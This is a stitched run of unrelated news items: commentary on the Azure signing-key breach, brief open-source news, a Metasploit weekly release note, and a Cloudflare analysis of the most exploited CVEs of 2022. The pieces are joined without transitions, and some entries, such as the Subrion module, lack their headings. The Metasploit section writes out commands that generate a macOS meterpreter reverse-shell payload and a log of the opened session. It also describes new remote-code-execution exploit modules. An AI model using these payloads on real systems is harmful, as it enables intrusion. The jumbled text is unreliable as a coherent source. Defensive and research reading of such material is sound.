A bunch of networks, including US Government networks, have been hacked by the Chinese. The hackers used forged authentication tokens to access user email, using a stolenMicrosoft Azure account consumer signing key. Congress wantsanswers. The phrase “negligent security practices” is being tossed about—and with good reason. Master signing keys are not supposed to be left around, waiting to be stolen.
Actually, two things went badly wrong here. The first is that Azure accepted an expired signing key, implying a vulnerability in whatever is supposed to check key validity. The second is that this key was supposed to remain in the the system’s Hardware Security Module—and not be in software. This implies a really serious breach of good security practice. The fact that Microsoft has not been forthcoming about the details of what happened tell me that the details are really bad.
I believe this all traces back to SolarWinds. In addition to Russia inserting malware into a SolarWinds update, China used a different SolarWinds vulnerability to break into networks. We know that Russia accessed Microsoft source code in that attack. I have heard from informed government officials that China used their SolarWinds vulnerability to break into Microsoft and access source code, including Azure’s.
I think we are grossly underestimating the long-term results of the SolarWinds attacks. That backdoored update was downloaded by over 14,000 networks worldwide. Organizations patched their networks, but not before Russia—and others—used the vulnerability to enter those networks. And once someone is in a network, it’s really hard to be sure that you’ve kicked them out.
Sophisticated threat actors are realizing that stealing source code of infrastructure providers, and then combing that code for vulnerabilities, is an excellent way to break into organizations who use those infrastructure providers. Attackers like Russia and China—and presumably the US as well—are prioritizing going after those providers.
This is from Microsoft’s explanation. The China attackers “acquired an inactive MSA consumer signing key and used it to forge authentication tokens for Azure AD enterprise and MSA consumer to access OWA and Outlook.com. All MSA keys active prior to the incident—including the actor-acquired MSA signing key—have been invalidated. Azure AD keys were not impacted. Though the key was intended only for MSA accounts, a validation issue allowed this key to be trusted for signing Azure AD tokens. The actor was able to obtain new access tokens by presenting one previously issued from this API due to a design flaw. This flaw in the GetAccessTokenForResourceAPI has since been fixed to only accept tokens issued from Azure AD or MSA respectively. The actor used these tokens to retrieve mail messages from the OWA API.”
Faith Ekstrand announces
on the Collabora blog
that NVK, an open-source driver for NVIDIA GPUs, will be included in the
Mesa 23.3 release.
Merging into mesa/main is certainly a big milestone but NVK is
nowhere near finished. It will take a long time before we get the
bugs worked out and get a full feature set with reasonable
performance. What it does mean is that we’re pretty confident in
the core of the driver and that we have a good base to build on
going forward.
The necessary kernel support is planned for the 6.6 release; this
blog post from David Airlie describes the work being done on that side.
Bram Moolenaar, the creator of the vim editor, passed
away on August 3. “Bram dedicated a large part of his life to
VIM and he was very proud of the VIM community that you are all part
of.” He will be missed.
This week, a new module was added that takes advantage of both authentication bypass and command injection in certain versions of Western Digital’s MyCloud hardware. Submitted by community member Erik Wynter, this module gains access to the target, attempts to bypass authentication, verifies whether that was successful, then executes the payload with root privileges. This works on versions before 2.30.196, and offers a lot of flexibility in just a few commands. See the original PR for more info!
OSX Meterpreter support for M1 and M2 devices
Thanks to the great work of usiegl00, Metasploit now has payload support for both M1 and M2 Arm64 devices that run without the x64 Rosetta emulator being installed on the target machine.
The new payloads are: osx/aarch64/meterpreter/reverse_tcp osx/aarch64/meterpreter_reverse_https osx/aarch64/meterpreter_reverse_tcp osx/aarch64/meterpreter_reverse_http
Example of generating a payload:
msf6 > use payload/osx/aarch64/meterpreter_reverse_tcp
msf6 payload(osx/aarch64/meterpreter_reverse_tcp) > generate -f macho -o /Users/user/Desktop/payload_stageless LHOST=127.0.0.1
[*] Writing 812819 bytes to /Users/user/Desktop/payload_stageless...
After executing the payload on the remote host, the session will open and can be interacted with:
msf6 payload(osx/aarch64/meterpreter_reverse_tcp) >
[*] Transmitting first stager...(328 bytes)
[*] Transmitting second stager...(65536 bytes)
[*] Sending stage (812819 bytes) to 127.0.0.1
[*] Meterpreter session 8 opened (127.0.0.1:4444 -> 127.0.0.1:49167) at 2023-07-31 16:19:23 -0500

msf6 payload(osx/aarch64/meterpreter_reverse_tcp) > sessions -i -1
[*] Starting interaction with 5...

meterpreter > getuid
Server username: demo
meterpreter > sysinfo
Computer     : demo.local
OS           : macOS Ventura (macOS 13.2.0)
Architecture : arm64
BuildTuple   : aarch64-apple-darwin
Meterpreter  : aarch64/osx
meterpreter >
Metasploit takes to the road
Next week, part of the Metasploit team will be in Las Vegas for Black Hat, BSides Las Vegas and DEF CON. Our own Spencer McIntyre will be demonstrating some of the latest Metasploit features and workflows for targeting Active Directory at both Black Hat and DEF CON. Be sure to stop by and check it out. We’ll also be giving out the local currency of stickers.
Black Hat on Thursday, August 10th at 13:00-14:30 in the Business Hall
DEF CON on Friday, August 11th at 10:00-12:00 in the Committee Boardroom
New module content (10)
Citrix ADC (NetScaler) Forms SSO Target RCE
Authors: Douglass McKee, Ron Bowes, and Spencer McIntyre
Type: Exploit
Pull request: #18240 contributed by zeroSteiner
Path: exploits/freebsd/http/citrix_formssso_target_rce
AttackerKB reference: CVE-2023-3519
Description: This adds an exploit for CVE-2023-3519 which is an unauthenticated RCE in Citrix ADC. By making a specially crafted HTTP GET request, an attacker can trigger a stack buffer overflow within the nsppe process which runs as root.
Western Digital MyCloud unauthenticated command injection
Authors: Erik Wynter, Remco Vermeulen, and Steven Campbell
Type: Exploit
Pull request: #18221 contributed by ErikWynter
Path: exploits/linux/http/wd_mycloud_unauthenticated_cmd_injection
AttackerKB reference: CVE-2018-17153
Description: This adds an exploit module for an authentication bypass (CVE-2018-17153) and a command injection (CVE-2016-10108) vulnerabilities in Western Digital MyCloud before 2.30.196. The module first performs a check to validate if the target is vulnerable by attempting to leverage an authentication bypass followed by injecting a simple echo command. If the target is confirmed to be vulnerable, the module leverages the same command injection vulnerability to execute the payload with root privileges.
Rudder Server SQLI Remote Code Execution
Author: Ege Balcı
Type: Exploit
Pull request: #18205 contributed by EgeBalci
Path: exploits/multi/http/rudder_server_sqli_rce
AttackerKB reference: CVE-2023-30625
Description: This adds an exploit module that leverages an SQL injection vulnerability (CVE-2023-30625) in RudderStack’s rudder-server to achieve unauthenticated remote code execution. The vulnerability affects versions of rudder-server before 1.3.0-rc.1.
Authors: Fellipe Oliveira, Hexife, and Ismail E. Dawoodjee
Type: Exploit
Pull request: #18211 contributed by ismaildawoodjee
Path: exploits/multi/http/subrion_cms_file_upload_rce
AttackerKB reference: CVE-2018-19422
Description: This adds an exploit module that leverages an authenticated file upload vulnerability in Subrion CMS versions 4.2.1 and prior. Due to an issue in the way the .htaccess file is configured by default, it is possible to upload PHP code to the web server and achieve remote code execution.
Description: Adds new support for multiple OSX AArch64 payloads: osx/aarch64/meterpreter/reverse_tcp, osx/aarch64/meterpreter_reverse_https, osx/aarch64/meterpreter_reverse_tcp, osx/aarch64/meterpreter_reverse_http. This enables the use of native payloads on M1 or M2 OSX devices that do not have Rosetta installed.
Enhancements and features (4)
#18223 from adfoster-r7 – This PR fixes broken msfconsole command history management when switching between shell sessions.
#18239 from h00die – Adds verified version numbers (1.12.1, 1.12.1-RC2, and 1.20.0) to the exploits/multi/http/apache_nifi_processor_rce RCE module.
#18249 from adfoster-r7 – Provide better error messages when failing to load Mettle extensions, such as the extended API extapi.
#18255 from adfoster-r7 – Removes Python2 support from the Metasploit docker container now that it is officially end of life, and no longer used by Metasploit. Python3 support remains available.
Bugs fixed (6)
#18203 from adfoster-r7 – Fixes a crash when running the scanner/ssh/libssh_auth_bypass module on newer versions of Ruby.
#18209 from adfoster-r7 – This fixes an issue in the windows/local/bypassuac_comhijack exploit module, which was breaking due to a syntax error.
#18234 from D00Movenok – This fixes a bug in the 64-bit messagebox payload where it would fail to execute if user32 was not already loaded.
#18238 from dwelch-r7 – Fixes an issue where when setting USERNAME, USER_FILE and PASS_FILE with scanner modules. Previously the first username in the USER_FILE would not be tested against any password in PASS_FILE, this is now fixed.
#18243 from adfoster-r7 – This PR fixes an issue were an appscan import would fail due to an empty proof.
#18248 from adfoster-r7 – Fix bootup warning when running the JSON msfrpc service.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the binary installers (which also include the commercial edition).
The Cybersecurity and Infrastructure Security Agency (CISA) just released a report highlighting the most commonly exploited vulnerabilities of 2022. With our role as a reverse proxy to a large portion of the Internet, Cloudflare is in a unique position to observe how the Common Vulnerabilities and Exposures (CVEs) mentioned by CISA are being exploited on the Internet.
We wanted to share a bit of what we’ve learned.
Based on our analysis, two CVEs mentioned in the CISA report are responsible for the vast majority of attack traffic seen in the wild: Log4J and Atlassian Confluence Code Injection. Although CISA/CSA discuss a larger number of vulnerabilities in the same report, our data clearly suggests a major difference in exploit volume between the top two and the rest of the list.
The top CVEs for 2022

Looking at the volume of requests detected by WAF Managed Rules that were created for the specific CVEs listed in the CISA report, we rank the vulnerabilities in order of prevalence:
Topping the list is Log4J (CVE-2021-44228). This isn’t surprising, as this is likely one of the most high impact exploits we have seen in decades — leading to full remote compromise. The second most exploited vulnerability is the Atlassian Confluence Code Injection (CVE-2022-26134).
When comparing the attack volume for these five groups, we immediately notice that one vulnerability stands out. Log4J is more than an order of magnitude more exploited than the runner up (Atlassian Confluence Code Injection); and all the remaining CVEs are even lower. Although the CISA/CSA report groups all these vulnerabilities together, we think that there are really two groups: one dominant CVE (Log4J), and a secondary group of comparable 0-days. Each of the two groups have similar attack volume.
The chart below, in logarithmic scale, clearly shows the difference in popularity.
CVE-2021-44228: Log4J
The first on our list is the notorious CVE-2021-44228 — better known as the Log4j vulnerability. This flaw caused significant disturbance in the cyber world in 2021, and continues to be exploited extensively.
Cloudflare released new managed rules within hours after the vulnerability was made public. We also released updated detections in the following days (blog). Overall, we released rules in three stages:
The rules we deployed detect the exploit in four categories:
Log4j Headers: Attack pattern in HTTP header
Log4j Body: Attack pattern in HTTP Body
Log4j URI: Attack Pattern in URI
Log4j Body Obfuscation: Obfuscated Attack pattern

We have found that Log4J attacks in HTTP Headers are more common than in HTTP bodies. The graph below shows the persistence of exploit attempts for this vulnerability over time, with clear peaks and growth into July 2023 (time of writing).
Due to the high impact of this vulnerability, to step up and lead the charge for a safer, better Internet, on March 15, 2022 Cloudflare announced that all plans (including Free) would get WAF Managed Rules for high-impact vulnerabilities. These free rules tackle high-impact vulnerabilities such as the Log4J exploit, the Shellshock vulnerability, and various widespread WordPress exploits. Every business or personal website, regardless of size or budget, can protect their digital assets using Cloudflare’s WAF.
A code injection vulnerability that afflicted Atlassian Confluence was the second most exploited CVE in 2022. This exploit posed a threat to entire systems, leaving many businesses at the mercy of attackers. This is an indication of how critical knowledge-based systems have become in managing information within organizations. Attackers are targeting these systems as they recognize how important they are.. In response, the Cloudflare WAF team rolled out two emergency releases to protect its customers:

The graph below displays the number of hits received each day, showing a clear peak followed by a gradual decline as systems were patched and secured.
Both Log4J and Confluence Code Injection show some seasonality, where a higher volume of attacks is carried out between September / November 2022 until March 2023. This likely reflects campaigns that are managed by attackers that are still attempting to exploit this vulnerability (an ongoing campaign is visible towards the end of July 2023).
CVE-2021-34473, CVE-2021-31207, and CVE-2021-34523: Microsoft Exchange SSRF and RCE Vulnerabilities
Three previously unknown bugs were chained together to achieve a Remote Code Execution (RCE) 0-day attack. Given how widely adopted Microsoft Exchange servers are, these exploits posed serious threats to data security and business operations across all industries, geographies and sectors.
Cloudflare WAF published a rule for this vulnerability with the Emergency Release: March 3, 2022 that contained the rule Microsoft Exchange SSRF and RCE vulnerability – CVE:CVE-2022-41040, CVE:CVE-2022-41082.

The trend of these attacks over the past year can be seen in the graph below.

This particular security vulnerability can be exploited where an unauthenticated adversary has network connectivity to the BIG-IP system (the F5 product name of a group of application security and performance solutions). Either via the management interface or self-assigned IP addresses the attacker can execute unrestricted system commands.
Cloudflare did an emergency release to detect this issue (Emergency Release: May 5, 2022) with the rule Command Injection – RCE in BIG-IP – CVE:CVE-2022-1388.
There is a relatively persistent pattern of exploitation without signs of specific campaigns, with the exception of a spike occurring in late June 2023.

CVE-2022-22954: VMware Workspace ONE Access and Identity Manager Server-side Template Injection Remote Code Execution Vulnerability
With this vulnerability, an attacker can remotely trigger a server-side template injection that may result in remote code execution. Successful exploitation allows an unauthenticated attacker with network access to the web interface to execute an arbitrary shell command as the VMware user. Later, this issue was combined with CVE-2022-22960 (which was a Local Privilege Escalation Vulnerability (LPE) issue). In combination, these two vulnerabilities allowed remote attackers to execute commands with root privileges.
Cloudflare WAF published a rule for this vulnerability: Release: May 5, 2022. Exploit attempt graph over time shown below.
